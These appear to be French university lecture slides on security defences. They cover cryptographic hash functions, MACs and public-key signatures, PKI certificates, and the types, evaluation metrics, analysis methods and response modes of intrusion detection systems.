- Protection contre le canaux auxiliaires
- Et bien d'autres...

A retenir:

- Mettre en oeuvre de la cryptographie est très difficile
- Préférer les projets ouverts, de spécialistes et à l'état de l'art (NaCL, libsodium, openssl, ...)

LES DÉFENSES - LA CRYPTOGRAPHIE

Fonction de hachage

Une fonction de hachage à sens unique *H* est une fonction respectant les propriétés suivantes:

- Elle génère une empreinte (ou condensat) *H(M)* de taille fixe *n*, quelque soit la longueur de *M*
- Si 1 bit de *M* est changé, environ *n/2* bits de *H(M)* changent
- Connaissant *M* il est facile de calculer *H(M)*

Exemples: DES-CBC (64 bits), MD5 (128 bits), SHA-1 (160 bits)

Les propriétés de sécurité des fonctions de hachage


- **Préimage :** connaissant $x < 2n$, il est "impossible" de trouver *M* tel que *H(M) = x*
- **Seconde préimage :** connaissant *M*, il est "impossible" de trouver *M'* tel que $M \neq M'$ et *H(M) = H(M')*
- **Collision :** il est très difficile ($\backsim 2n/2$ essais) de trouver *M* et *M'* tel que $M \neq M'$ et *H(M) = H(M')*

Applications des fonctions de hachage

- Utilisées à des fins de **vérification d'intégrité**
- **Communications:** contre interception et modification
  - Transmettre le message et l'empreinte par des canaux indépendants
- **Fichiers:** détection de modification
  - Sur une machine correcte, calculer les empreintes des fichiers stables (OS, programmes, configuration, etc.) et les stocker de manière sûre (par exemple, chiffrées)
  - Périodiquement, ou en cas de doute, ou au démarrage, recalculer les empreintes et les comparer (sur une machine saine)

LES DÉFENSES - LA CRYPTOGRAPHIE

Signatures




- k_s = clé de signature et k_v = clé de vérification
- **Intégrité**
  - Sans connaître k_s, "impossible" de générer une signature valide
  - Il est "impossible" de trouver k_s, connaissant M et Σ (clair connu)
  - Il est "impossible" de trouver k_s, choisissant M (clair choisi)
- **Pratique**: Σ est de taille fixe et relativement petit, quelque soit la taille de M

LES DÉFENSES - LA CRYPTOGRAPHIE

Signature symétriques – $k_S = k_V$: secrètes !

- On parle de MAC (Message Authentication Code)
- Plusieurs variantes:
  - CBC-MAC (Dernier bloc de DES ou AES en mode CBC)
    $\Sigma = \{H(M)\}_{k_s} \rightarrow \Sigma' = \{H(M)\}_{k_v}$
  - H-based MAC (basé sur une fonction de hachage)
    $\Sigma = H(k_s \cdot M) \rightarrow \Sigma' = H(k_v \cdot M)$
- **Inconvénients**
  - Signataire et vérificateur doivent se faire confiance
  - Répudiation possible ⇒ la signature n'est pas valable devant un juge


Signature à clés publiques – $k_S \neq k_V$



- Exemple: *RSA*
  - k_S = clé de signature = clé de chiffrement k_c privée
  - k_V = clé de vérification = clé de déchiffrement k_d publique
- **Propriétés**
  - Vérifiables par des tiers : preuve de responsabilité du signataire
    la clé de signature ne doit jamais être transmise
  - Peuvent servir à sécuriser les répertoires de clés publiques
  - Infrastructure de gestion de clés (IGC ou PKI)
    - Chaque entrée de répertoire est signée par une autorité de certification (AC ou CA)
    - Les clés publiques des autorités de certification sont dans une répertoire, chacune signée par une AC de plus haut niveau, etc.

LES DÉFENSES - LA CRYPTOGRAPHIE


Certificats et PKI - exemple X509



LES DÉFENSES - LA DÉTECTION D'INTRUSION

Détection d'intrusion


- Détecter une **intrusion** passée ou en cours par l'identification d'**indices**
- On appelle ces indices d'une intrusion des **Indicateurs de Compromission (IoC)**



LES DÉFENSES - LA DÉTECTION D'INTRUSION

Détection d'intrusion

- Détecter une **intrusion** passée ou en cours par l'identification d'**indices**
- On appelle ces indices d'une intrusion des **Indicateurs de Compromission (IoC)**



LES DÉFENSES - LA DÉTECTION D'INTRUSION

Différents types d'IDS

SOURCE DES DONNÉES

HÔTE

- Accès et modification de fichiers
- Appels systèmes
- Journaux (logs)
- Base de registre

RÉSEAU

- Paquets IP
- Sessions TCP
- Évènements des couches applicatives (SSH, HTTP, etc)

LES DÉFENSES - LA DÉTECTION D'INTRUSION

Différents types d'IDS

SOURCE DES DONNÉES

HÔTE

- Accès et modification de fichiers
- Appels systèmes
- Journaux (logs)
- Base de registre

RÉSEAU

- Paquets IP
- Sessions TCP
- Évènements des couches applicatives (SSH, HTTP, etc)

TYPES D'IDS

HOST-BASED IDS (HIDS)

- Réside sur le système hôte
- Examine l'état interne du système hôte

HYBRID IDS


- Combine les deux approches
- Centralise et corrèle les évènements

NETWORK-BASED IDS (NIDS)

- Se positionne sur une interface ou un noeud du réseau
- Analyse le trafic réseau

LES DÉFENSES - LA DÉTECTION D'INTRUSION

Évaluation des IDS



LES DÉFENSES - LA DÉTECTION D'INTRUSION


Évaluation des IDS

INDICATEURS DE PERFORMANCE

INDICATEURS DE BASE

LÉGENDE

- Détection comme une attaque
- Détection comme comportement normal



VRAI POSITIF
Attaque détectée comme une attaque

FAUX POSITIF
Comportement normal détecté comme une attaque

FAUX NÉGATIF
Attaque détectée comme un comportement normal

VRAI NÉGATIF
Comportement normal détecté comme un comportement normal

OBJECTIFS

- Minimiser le nombre de faux négatifs → **détecter le plus d'attaques possible**
- Minimiser le nombre de faux positifs → **limiter le nombre de fausses alertes**

LES DÉFENSES - LA DÉTECTION D'INTRUSION

Méthodes d'analyses


MÉTHODES D'ANALYSE

BASÉES SUR LES SIGNATURES

PRINCIPE GÉNÉRAL

- Identifier des scénarios et des caractéristiques définissant une attaque connue
- Données disséquées et analysées par comparaison avec une base de connaissance

EXEMPLES DE TECHNIQUES UTILISÉES



PATTERN MATCHING

EXPRESSIONS RÉGULIÈRES

MACHINES À ÉTAT

PARTICULARITÉS

- Peu de faux positifs
- Nécessite des mises à jours constantes

LES DÉFENSES - LA DÉTECTION D'INTRUSION

Méthodes d'analyses


MÉTHODES D'ANALYSE

BASÉES SUR LES SIGNATURES

PRINCIPE GÉNÉRAL

- Identifier des scénarios et des caractéristiques définissant une attaque connue
- Données disséquées et analysées par comparaison avec une base de connaissance

EXEMPLES DE TECHNIQUES UTILISÉES



PATTERN MATCHING

EXPRESSIONS RÉGULIÈRES

MACHINES À ÉTAT

PARTICULARITÉS

- Peu de faux positifs
- Nécessite des mises à jours constantes


BASÉES SUR LA DÉTECTION D'ANOMALIE

PRINCIPE GÉNÉRAL


- Création d'un modèle de référence
- Comparaison de la donnée d'entrée au modèle

EXEMPLES DE TECHNIQUES UTILISÉES

SPÉCIFICATIONS



MODÉLISATION DE COMPORTEMENTS



MACHINE LEARNING

PARTICULARITÉS

- Taux de faux positifs plus élevé
- Capable de détecter des attaques inconnues

LES DÉFENSES - LA DÉTECTION D'INTRUSION

Comportements post-détection

COMPORTEMENT POST-DÉTECTION

JOURNALISATION

- Peu coûteux
- Aucun impact sur les opérations

ÉMISSION D'ALERTE

- Coût de traitement par un expert humain
- Trop d'alertes réduit la confiance des utilisateurs dans le système

EXÉCUTION D'ACTION DE PRÉVENTION

- Permet de réagir à l'intrusion par une contre-mesure automatique
- Impact majeur sur les opérations

LES DÉFENSES - LA DÉTECTION D'INTRUSION

Comportements post-détection

COMPORTEMENT POST-DÉTECTION

JOURNALISATION

- Peu coûteux
- Aucun impact sur les opérations

PASSIF

ÉMISSION D'ALERTE

- Coût de traitement par un expert humain
- Trop d'alertes réduit la confiance des utilisateurs dans le système

PASSIF

EXÉCUTION D'ACTION DE PRÉVENTION

- Permet de réagir à l'intrusion par une contre-mesure automatique
- Impact majeur sur les opérations

ACTIF

LES DÉFENSES - LA DÉTECTION D'INTRUSION

Synthèse

SYNTHÈSE

- Détecter les intrusions constitue une tâche complexe
  - Multiplicité des techniques de détection
  - Multiplicité des types d'IDS
  - Multiplicité des stratégie de réponse
- Très difficile d'automatiser le traitement des alertes
  - Limite importante pour le déploiement automatique de contre-mesures
  - Il faut généralement un expert humain pour traiter les alertes efficacement
- Pas de systèmes parfaits aujourd'hui
  - Thème de recherche très actif
  - Un nouvel espoir: l'IA ?

LES DÉFENSES - LA PRÉVENTION ET L'ÉLIMINATION DES VULNÉRABILITÉS

Prévention des vulnérabilités

- Vulnérabilités = fautes de conception ou de configuration
- Les systèmes commerciaux actuels sont trop complexes pour être sans fautes
- Objectifs divergents
  - Disponibilité / sécurité (TCP/IP)
  - Rentabilité-efficacité / sécurité
- Il existe des outils pour éviter d’introduire des vulnérabilités classiques (par exemple des débordements de tampons)

